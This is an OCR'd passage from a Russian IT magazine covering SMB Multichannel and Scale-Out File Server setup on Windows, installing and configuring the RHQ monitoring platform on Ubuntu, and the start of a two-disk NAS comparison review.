Функция SMB Multichannel по умолчанию активирована, для управления на стороне сервера/клиента используются командлеты Set-SmbServerConfiguration и Set-SmbClientConfiguration. Чтобы вручную включить SMB Multichannel на сервере, достаточно ввести команду:


```
PS> Set-SmbServerConfiguration -EnableMultiChannel $true
```

А на клиенте:


```
PS> Set-SmbClientConfiguration -EnableMultiChannel $true
```

УСТАНОВКА SOFS

Введение новой роли кластера не усложнило администрирование, даже наоборот, в новом интерфейсе настройки заметно упрощены. Перед началом развертывания роли следует все системы кластера включить в домен, иначе ряд установок будет недоступен. Чтобы добавить SOFS, следует выбрать роль «Файловый сервер» (File Server), которая находится в блоке «Службы файлов и хранилищ» (File and Storage Services), затем на следующем шаге «Компоненты» отметить «Отказоустойчивая кластеризация» (Failover



Виртуальный диск Storage Spaces по размеру может быть больше физического



Настройка структуры хранилища Storage Spaces

Clustering) и подтвердить установку. Те же действия можно выполнить средствами PowerShell:

```
PS> Add-WindowsFeature –name File-Services,Failover-Clustering \
    -IncludeManagementTools
```

Повторяем операцию на других узлах. Далее необходимо добавить Cluster Shared Volume. Выбираем в меню «Средства» (Tools) пункт «Диспетчер отказоустойчивости кластеров» (Failover Cluster Manager) и создаем кластер, нажав одноименную ссылку. Появится мастер, в котором нужно указать серверы и точку доступа для администрирования кластера. В созданном кластере переходим в меню «Хранилище → Диски» и добавляем диск, а затем и CSV — «Add to Cluster Shared Volumes». Все, кластер создан. Добавляем роль кластера при помощи «Настроить роль» (Configure Role), появляется очередной мастер, в котором отмечаем «File Server» и на следующем шаге «File Server Type» выбираем один из двух вариантов:


- файловый сервер для общего пользования (File Server for general use) — привычный с ранних версий отказоустойчивый кластер, в котором все ресурсы ассоциируются только с одним сервером, поддерживается подключение по протоколам SMB и NFS, а также дедупликация данных, DSF-репликация и управление при помощи диспетчера ресурсов файлового сервера (File Server Resource Manager);
- масштабируемый файловый сервер для данных приложений (File Server for scale-out application data) — кластер нового типа, используемый для приложений и виртуальных машин, которые оставляют файлы долгое время открытыми, клиент одновременно обращается к любому из узлов. NFS, дедупликация, DSFR и FSRM не поддерживаются.

Нас интересует второй тип файлового сервера, отмечаем его, указываем NETBIOS-имя для доступа к кластеру и подтверждаем установку. При помощи PowerShell процедура выглядит проще:

```
PS> Add-ClusterScaleOutFileServerRole \
    -Name DistributedNetworkName -Cluster ClusterName
```

Теперь осталось добавить сетевые папки, выбрав в мастере наиболее подходящий тип «Общий ресурс SMB → Профиль приложений» (SMB Share → Server Applications), и установить права доступа. Например, в случае использования Hyper-V необходимо разрешить доступ к папке учетной записи SYSTEM и всем администраторам Hyper-V. С этого момента при создании виртуальных машин и баз данных можно указывать наш сетевой ресурс высокой доступности. ⌶

Сергей Яремчук (grinder@synack.ru)



RHQ: ПЛАТФОРМА ЦЕНТРАЛИЗОВАННОГО УПРАВЛЕНИЯ СИСТЕМАМИ В СЕТИ ПРЕДПРИЯТИЯ

Нередко в ведении сисадмина находится несколько десятков сервисов, разбросанных по разным серверам. Пытаться отслеживать их состояние и управлять всем вручную — заранее проигранная битва. Требуется универсальный инструмент, способный работать в гетерогенной среде, и здесь может выручить RHQ — открытая платформа централизованного управления, инвентаризации, мониторинга и конфигурирования систем.


ВОЗМОЖНОСТИ RHQ

RHQ (jboss.org/rhq) позволяет контролировать работу различных дистрибутивов Linux и ОС Windows, веб-серверов Apache и IIS, контейнеров Apache Tomcat, серверных служб Apache Cassandra, JBoss, PostgreSQL, Oracle, MySQL, Postfix, Samba, Cobbler, SSH, загрузчика GRUB и другого. Модульный принцип построения предусматривает возможность управления практически любыми параметрами работы операционной системы и приложений. Для мониторинга удаленных систем используются агенты, которые автоматически обнаруживаются сервером сразу после установки. Безопасность обмена данными между сервером и агентами обеспечивается за счет организации соединений по протоколу TLS и применения сертификатов X.509. Компоненты RHQ написаны на Java, поэтому агенты будут работать на любой платформе, где функционирует JRE. Для настройки и отображения собранной информации используется веб-интерфейс, базирующийся на фреймворке SmartGWT и технологии Ajax.

RHQ позволяет настраивать ресурсы (под этим термином понимаются приложения и сервисы), в частности править конфигурационные файлы PostgreSQL, MySQL, JBoss, Apache. Поддерживается контроль версий, поэтому, если новый релиз работает не так, как предполагалось, или кто-то из коллег-админов что-то сломал, есть возможность быстро откатиться к старым настройкам. Чтобы управлять большим количеством объектов было проще, все ресурсы инвентаризируют и разделяют на типы и категории (платформа, ОС и сервис). С помощью этих групп строится иерархия ресурсов и описание зависимостей. При необходимости администратор может отобрать список, например, всех приложений, работающих на определенном сервере,



Настройка подключения к БД в мастере установки



Интерфейс RHQ Dashboard полностью настраиваемый

или все однотипные приложения со всех ОС. Сами объекты вручную распределяются по группам (например, по территориальному принципу), им присваиваются теги. Таким образом очень легко отобрать приложения по некоторому критерию для дальнейшей настройки или анализа.

При помощи плагинов реализовываются отдельные операции по работе сервиса, например запуск и останов службы. Конкретный список операций определяется плагином, и потому даже для разных версий одного и того же приложения они часто отличаются. Выбранное действие можно выполнить сразу, по расписанию, указав повторение. Чтобы получить список доступных операций, достаточно просто выбрать объект в интерфейсе управления. После того как команда подана, она отправляется в планировщик, который через менеджер управления отдает команду агенту на исполнение и контролирует состояние. Результат сохраняется и в последующем может быть использован для анализа. Установленный агент собирает все связанные события, которые затем отправляются на сервер, где они могут быть просмотрены и отобраны с помощью фильтров. Консолидированная информация позволяет составить картину происходящего и при необходимости получать данные за любой период. Производится корреляция и анализ событий, на основе полученных данных строятся оповещения (Alerts). Различаются связанные события, группировка однотипных событий и необходимость участия администратора в решении одного или нескольких событий. Администратор может самостоятельно задавать условия для активации оповещения, например наличие свободного места на разделе жесткого диска в абсолютном, относительном или процентном значении, с учетом конкретной платформы или группы (название/версия ОС, дистрибутив, архитектура и тому подобное). В настоящее время поддерживается уведомление администратора по электронной почте. Возможен экспорт отчетов в CSV-файл. RHQ способен распространять указанные администратором файлы на удаленные системы, после загрузки они распаковываются агентом. К примеру, таким образом можно быстро обновить сайт или установить Java-приложение. Поддерживается установка приложений при помощи пакетного менеджера YUM и JAR-файлов.

Помимо мониторинга, RHQ может собирать данные по каждому веб-запросу и измерять время отклика веб-приложения, позволяя определить, какие URL обрабатываются быстрее, а какие с задержкой. Собранные данные выводятся в виде таблицы или наглядной диаграммы.

Несколько серверов RHQ могут совместно работать в кластере. Ролевая система доступа позволяет назначить действительно необходимые права вплоть до отдельного ресурса. Для аутентификации используется внутренняя база данных пользователей, возможна синхронизация с LDAP. Для хранения накопленной информации по умолчанию ставится встроенная СУБД H2, которую рекомендуется использовать лишь в тестовой среде. В реальных условиях следует подключить внешнюю БД — PostgreSQL, Oracle или MS SQL.

УСТАНОВКА RHQ

Сервер и агент RHQ могут быть установлены на любых платформах, поддерживающих Java 6. Официально поддерживаются x86/x64/ia64 Linux или Windows. Все 64-битные ОС, за исключением Linux, должны работать в режиме 32-битной совместимости. В качестве Linux-дистрибутива предпочтительно использовать CentOS/Fedora (поскольку RHQ поддерживает только YUM), хотя система отлично работает на Ubuntu, Debian, etc. Далее разберем установку RHQ 4.4 (май 2012) на Ubuntu 12.04 LTS, хотя вся информация по установке будет актуальной и для других дистрибутивов с учетом особенностей их пакетной базы.

Для установки и работы RHQ требуется JRE6 или JDK6, поддерживается любая из доступных библиотек: OpenJDK, Sun Java или JRockit, кроме GNU libgcj. При самостоятельной сборке потребуется также Maven 2.2.1+ (он есть в репозитории).


```
$ sudo apt-get install openjdk-6-jdk postgresql
```

После установки PostgreSQL следует поправить механизм аутентификации:

```
$ sudo nano /etc/postgesql/9.1/main/pg_hba.conf
local all all trust
host all all 127.0.0.1/32 trust
```

и оптимизировать производительность СУБД во избежание подтормаживаний:

```
$ sudo nano /etc/postgresql/9.1/main/postgresql.conf
listen_addresses = '*'
shared_buffers = 80MB
work_mem = 2048
statement_timeout = 30s
checkpoint_segments = 10
# В процессе работы RHQ использует около 55 подключений
# к БД, плюс часть нужно зарезервировать для админа(ов)
superuser_reserved_connections = 5
max_connections = 60
max_prepared_transactions = 60
```



Все объекты в консоли управления RHQ удобно группируются

Перезапускаем сервер и создаем учетную запись и базу данных:

```
$ sudo service postgresql restart
$ sudo service postgresql initdb
$ createuser -h 127.0.0.1 -p 5432 -U postgres \
    -S -D -R rhqadmin
$ createdb -h 127.0.0.1 -p 5432 -U postgres \
    -O rhqadmin rhq
```

Скачиваем архив с исходными текстами по ссылке с сайта проекта и распаковываем:

```
$ sudo unzip rhq-server-4.4.0.zip -d /opt
$ cd /opt/rhq-server-4.4.0/bin
```

Чтобы сервер нашел исполняемый файл, перед его запуском следует установить переменную RHQ_SERVER_JAVA_HOME или RHQ_SERVER_JAVA_EXE_FILE_PATH в файле rhq-server.sh. Там же устанавливаем RHQ_SERVER_HOME, указывающую на рабочий каталог сервера:

```
$ sudo nano rhq-server.sh
RHQ_SERVER_HOME=/opt/rhq-server-4.4.0
JAVA_HOME=/usr/lib/jvm/java-6-openjdk-amd64
```

В других параметрах скрипта rhq-server.sh можно указать специфические переменные для запуска виртуальной машины Java и сервера RHQ, установить отладку и так далее.

Некоторые установки производятся в файлах rhq-server.properties и rhq-server.security-policy. Так, в rhq-server.properties прописывается подключение к БД, работа в HA-кластере, номера портов для подключения, работа с плагинами, автоустановка сервера. В непосредственной правке этих конфигов нет необходимости, большую часть параметров можно будет изменить в окне программы установки. Запускаем сервер командой:

```
$ sudo ./rhq-server.sh start
```

Набираем в браузере http://localhost:7080/ и следуем указаниям мастера установки. Во втором окне получаем три группы параметров, главный из которых — настройка подключения к БД. При выборе нужной СУБД в списке «Database Type» будут автоматически заполнены все поля для подключения на локальной системе. Сразу же следует проверить соединение, нажав кнопку «Test Connection». Остальные настройки пока оставляем как есть.

Мониторинг сервера RHQ можно производить при помощи внешнего агента (разворачивается обычным способом, как отдельное приложение) или встроенного в сервер. Встроенный агент активируется установкой параметра «Embedded Agent Enabled» в значение «Yes» или соответствующими опциями в конфигурационном файле (группа «Embedded RHQ Agent»), но рекомендуется использовать именно внешний. При необходимости более тонкую настройку сервера производят после активации флажка «Show Advanced Settings». Чтобы в последующем изменить установки, достаточно отредактировать файл rhq-server.properties или воспользоваться консолью управления. При развертывании нескольких серверов можно заранее создать шаблон, который затем копировать на каждый из узлов. При установленных в «auto» параметрах rhq.autoinstall.* весь процесс будет происходить автоматически. Нажимаем кнопку «Install Server!» и ждем окончания процесса.

Для входа в консоль управления используем логин и пароль rhqadmin. Интерфейс управления RHQ состоит из нескольких вкладок. После регистрации пользователь попадает в информационную панель (Dashboard), в которой собрано несколько вкладок, отображающих основные события. Панель полностью настраиваемая: можно создать несколько Dashboard, добавить новые портлеты, отвечающие за вывод специфической информации, или изменить число колонок. Важные сообщения выводятся чуть ниже, под меню, и выделяются красным или зеленым цветом.

УСТАНОВКА АГЕНТОВ


Теперь можно приступать к развертыванию агентов. Сначала по ссылке http://rhq-server:7080/agentupdate/download сохраняем JAR-файл и устанавливаем:

```
$ sudo java -jar rhq-enterprise-agent-4.4.0.jar \
    --install=/opt/rhq-agent
$ sudo /opt/rhq-agent/rhq-agent/bin/rhq-agent.sh
```


При запуске агент задаст несколько вопросов (имя, IP и порт агента и сервера), при необходимости впоследствии их можно изменить в файле conf/agent-configuration.xml или непосредственно в веб-консоли RHQ. Для входящих запросов на клиенте по умолчанию используется порт 16163. В процессе установки агент подключится к серверу, получит настройки и доступные плагины. За процессом можно следить в консоли, по окончании будет доступна консоль управления.

НАСТРОЙКИ МОНИТОРИНГА


После установки агента все системы автоматически появятся в меню «Inventory → Auto Discovery Queue». Нажав плюс, можно просмотреть список запущенных приложений, их тип и статус (после добавления все имеют статус «New»). Чтобы не мониторить работу некоторых служб (например, cron или ssh), следует выбрать «лишние» и нажать «Ignore». Для активации отмечаем и нажимаем кнопку «Import». После чего данные будут доступны в подменю All Resources, Platforms, Servers, Services и Unavailable Servers. Таблицы с информацией полностью настраиваемые, можно добавить или убрать столбцы, указать сортировку объектов. Чтобы получить полные данные по сервису, просто нажимаем на соответствую-



При помощи RHQ можно управлять сервисами



Система ролей позволяет делегировать права нескольким администраторам



Возможности RHQ легко изменить при помощи плагинов

щую ссылку. Текущий статус показывается при помощи флажка в правом верхнем углу. Зеленый означает доступность ресурса и его настроек. Все свойства объектов собраны в нескольких вкладках, назначение которых очевидно из названий — Summary, Inventory, Alerts, Monitoring, Events, Operations, Configuration. Часть операций с выбранным объектом (настройка ресурсов, конфигурация и другие) производится при помощи контекстного меню.

Предусмотрено использование тегов и групп, позволяющих администратору самостоятельно группировать сервисы или системы. Тег можно задать при выборе соответствующего объекта. Группы создаются в отдельном подменю «Groups». Просто нажимаем кнопку «New», указываем название и отбираем объекты, которые будут в нее входить, при необходимости пользуемся готовыми фильтрами. Все события отправляются в меню «Reports», здесь найдем все теги, изменения конфигураций, оповещения, а также собранную информацию о платформах и инвентаризации. RHQ производит анализ и выводит в удобном виде данные конфигурации, а также историю в подменю «Configuration». Например, для cron все задания разбиты по периодичности: час, день, неделя и месяц. Там, где возможно, применены переключатели, позволяющие сразу выбрать готовую настройку. В подменю «Operations» показываются и создаются действия. По умолчанию список пуст, нажимаем кнопку «New» и заполняем параметры. Все действия, доступные для выбранного объекта, отображаются в выпадающем списке «Operations». Просто выбираем нужное и в случае доступности вводим дополнительные параметры в открывшейся ниже строке. Можно задать время исполнения, задержку и повторяемость.

Все операции по распространению файлов на удаленных системах производятся в панели «Bundle» при помощи понятного мастера. В качестве параметра указывается файл, который вручную загружается с локальной системы или удаленного ресурса. После загрузки пакет будет показан в окне «Bundle», где при нажатии кнопки «Deploy» можно начать его распространение.

Вкладка «Administration» состоит из четырех подразделов. В «Security» создаются учетные записи и указываются роли. После установки в системе присутствуют две роли — администратор и пользователь с доступом ко всем ресурсам без возможности администрирования сервера RHQ. При необходимости можно создать любое количество ролей с заданными правами. В подменю «Topology» отображается вся топология сети — серверы, агенты, группы, события. Все настройки сервера, шаблонов и плагинов находятся в «Configuration», а в «Content» создаются доступные источники файлов (удаленный URL, HTTP через прокси, локальный дисковый или YUM).

ЗАКЛЮЧЕНИЕ

RHQ — весьма полезное кроссплатформенное решение, позволяющее администратору управлять сетевой инфраструктурой и быть в курсе всех событий, происходящих на подчиненных серверах.

НАИБОЛЕЕ ИНТЕРЕСНЫЕ ПАРАМЕТРЫ ФАЙЛА AGENT-CONFIGURATION.XML

rhq.agent.configuration-setup-flag — установка значения в «true» заставит агента запускаться без вопросов;
rhq.agent.name — полное FQDN имя агента, при установке будет получено автоматически;
rhq.agent.server.bind-address и rhq.agent.server.bind-port — адрес и порт сервера, к которому должен подключаться агент;
rhq.communications.connector.* — набор настроек для входящих запросов на клиенте, по умолчанию используется порт 16163;
rhq.agent.server-auto-detection — при значении «true» агент автоматически пытается найти ближайший RHQ-сервер и определить его состояние. Если сервер не найден, переходит в автономный режим;
rhq.agent.register-with-server-at-startup — автоматическая регистрация агента при загрузке, лучше оставить «true», иначе придется делать это вручную;
rhq.communications.connector.security.* и rhq.agent.client.security.* — набор параметров для организации защищенного соединения.

INFO

Сервер RHQ способен работать в системах высокой доступности (High Availability Cluster).

Интерфейс RHQ локализован, хотя и не на 100%. Посмотреть статус работ по переводу можно на страничке github.com/rhq-project/translations.

Как правило, плагины представляют собой JAR-файлы, которые можно распаковать для изучения внутренностей. В последнем релизе добавилась возможность для использования так называемых JAR-less плагинов.

WARNING

Для корректной работы RHQ время на всех серверах в сети должно быть синхронизировано при помощи NTP.

WWW

• Сайт проекта RHQ: jboss.org/rhq;
• перевод интерфейса RHQ: github.com/rhq-project/translations.

Сергей Плотников



ТЕСТИРОВАНИЕ ДВУХДИСКОВЫХ NAS

Из-за катаклизмов, произошедших в Таиланде в прошлом году, производители NAS наверняка ощутили на себе все тяготы невероятного подорожания жестких дисков. Однако ситуация стабилизировалась, и винчестеры с каждым днем дешевеют. Следовательно, мы не видим причин, чтобы отказать себе в удовольствии приобрести какой-нибудь NAS-сервер. Сегодня мы рассмотрим двухдисковые сетевые хранилища данных.

ЭВОЛЮЦИЯ

Все рассматриваемые решения можно разделить на две группы. Более бюджетные и менее мощные построены на ARM-решениях от Marvell, самые мощные варианты используют процессоры семейства Kirkwood. Другая группа — более продвинутая и дорогая — построена на процессорах Intel Atom. Вне конкуренции по-прежнему двухъядерный Intel Atom D525, представленный два года назад. Этот процессор поддерживает технологию Hyper-Threading и может использовать память стандарта DDR2 и DDR3 в обычном форм-факторе SODIMM. Благодаря последнему обстоятельству NAS'ы на базе данной платформы легко поддаются апгрейду, в них можно установить до 4 Гб ОЗУ.

УДЕЛ ТЕХНОМАНЬЯКА

Логичный вопрос: а почему бы не собрать сервер самому? Тем более что десктопные платформы дают куда больше пространства для маневров. Благодаря специальной прошивке FreeNAS (freenas.org) такие решения могут оказаться достаточно функциональными, гибкими и доступными по цене. Однако сила готового решения заключается в том, что производитель тщательно подгоняет друг под друга аппаратную и программную составляющую, — поэтому у таких решений более удобный и продуманный интерфейс. Да и не все функции фирменных прошивок удастся реализовать самостоятельно.

МЕТОДИКА ТЕСТИРОВАНИЯ

Для измерения производительности NAS мы использовали уже проверенный временем бенчмарк Intel NAS Performance Toolkit (Intel NASPT). Он способен нагрузить сетевое хранилище имитацией задач разной сложности: от банального копирования файлов и папок на сетевой диск до потокового воспроизведения и записи HD-видео. Для того чтобы узнать максимальную производительность двухдисковых серверов, мы установили винчестеры в режим RAID0. А вот массив RAID1, в свою очередь, продемонстрировал нам, насколько быстро система справляется с зеркалированием данных.

Следом за скоростными показателями устройства оценивалась добротность прошивки: набор утилит и сервисов, время отклика веб-интерфейса и его интуитивность — все это очень важно при выборе готового NAS. На наш тестовый ПК, а также на все сетевые хранилища с сайтов производителя были установлены последние версии вспомогательных программ и прошивок.

СПИСОК ТЕСТИРУЕМОГО ОБОРУДОВАНИЯ

- **D-Link DNS-325**
- **NETGEAR RND2000-200EUS**
- **NETGEAR RNDP2000-100EUS**
- **QNAP Turbo NAS TS-219P II**
- **QNAP Turbo NAS TS-259 Pro+**
- **Thecus N2200XXX**

ТЕСТОВЫЙ СТЕНД

Процессор: Intel Core i7-3960X, 4 ГГц
Кулер: Thermaltake Frio OCK
Материнская плата: Intel DX79SI
Память: Corsair Dominator GTX7, 2 x 4 Гб
Накопитель: Corsair Force F120, 120 Гб
Жесткий диск: 2 x Western Digital WD1002FAEX, 1000 Гб; 2 x Western Digital WD10EARX, 1000 Гб
Блок питания: ENERMAX Platimax, 750 Вт
ОС: Windows 7 Максимальная

D-LINK DNS-325

Давай познакомимся с самым недорогим двухдисковым NAS'ом в этом тесте (учитывая, что D-Link DNS-325 поставляется без «винтов»). Корпус нашего «бюджетника» выполнен из толстенного алюминия. Крышка и задняя панель — из пластика. Собственно говоря, на «морде лица» D-Link DNS-325 расположились лишь кнопка включения да цветовые индикаторы активности USB и жестких дисков. Последний распаян на задней панели. Там же находится кнопка для резервного копирования. Для того чтобы установить винчестеры, необходимо снять переднюю крышку-панель и «загрузить» накопители по специальным направляющим, как хлеб в тостер. Никаких крепежей для «винтов» не предусмотрено.

С вибрацией запоминающих устройств должны бороться две резиновые ножки, на которых стоит D-Link DNS-325. А справляться с охлаждением — один-единственный бесшумный вентилятор, работающий на выдув.

К сожалению, на сайте производителя нет ни одного слова о процессоре и памяти D-Link DNS-325. Поэтому нам пришлось самостоятельно разобрать устройство. В итоге из корпуса была демонтирована простенькая плата, на которой были распаяны процессор Marvell 88F6-B1A2, чипы SDRAM-памяти Samsung общим объемом 256 Мб и NAND-память Samsung K9F1G08U0C-PCB0 «весом» 128 Мб. Контроллеры SATA подключены к плате посредством двух интерфейсов PCI Express x1.

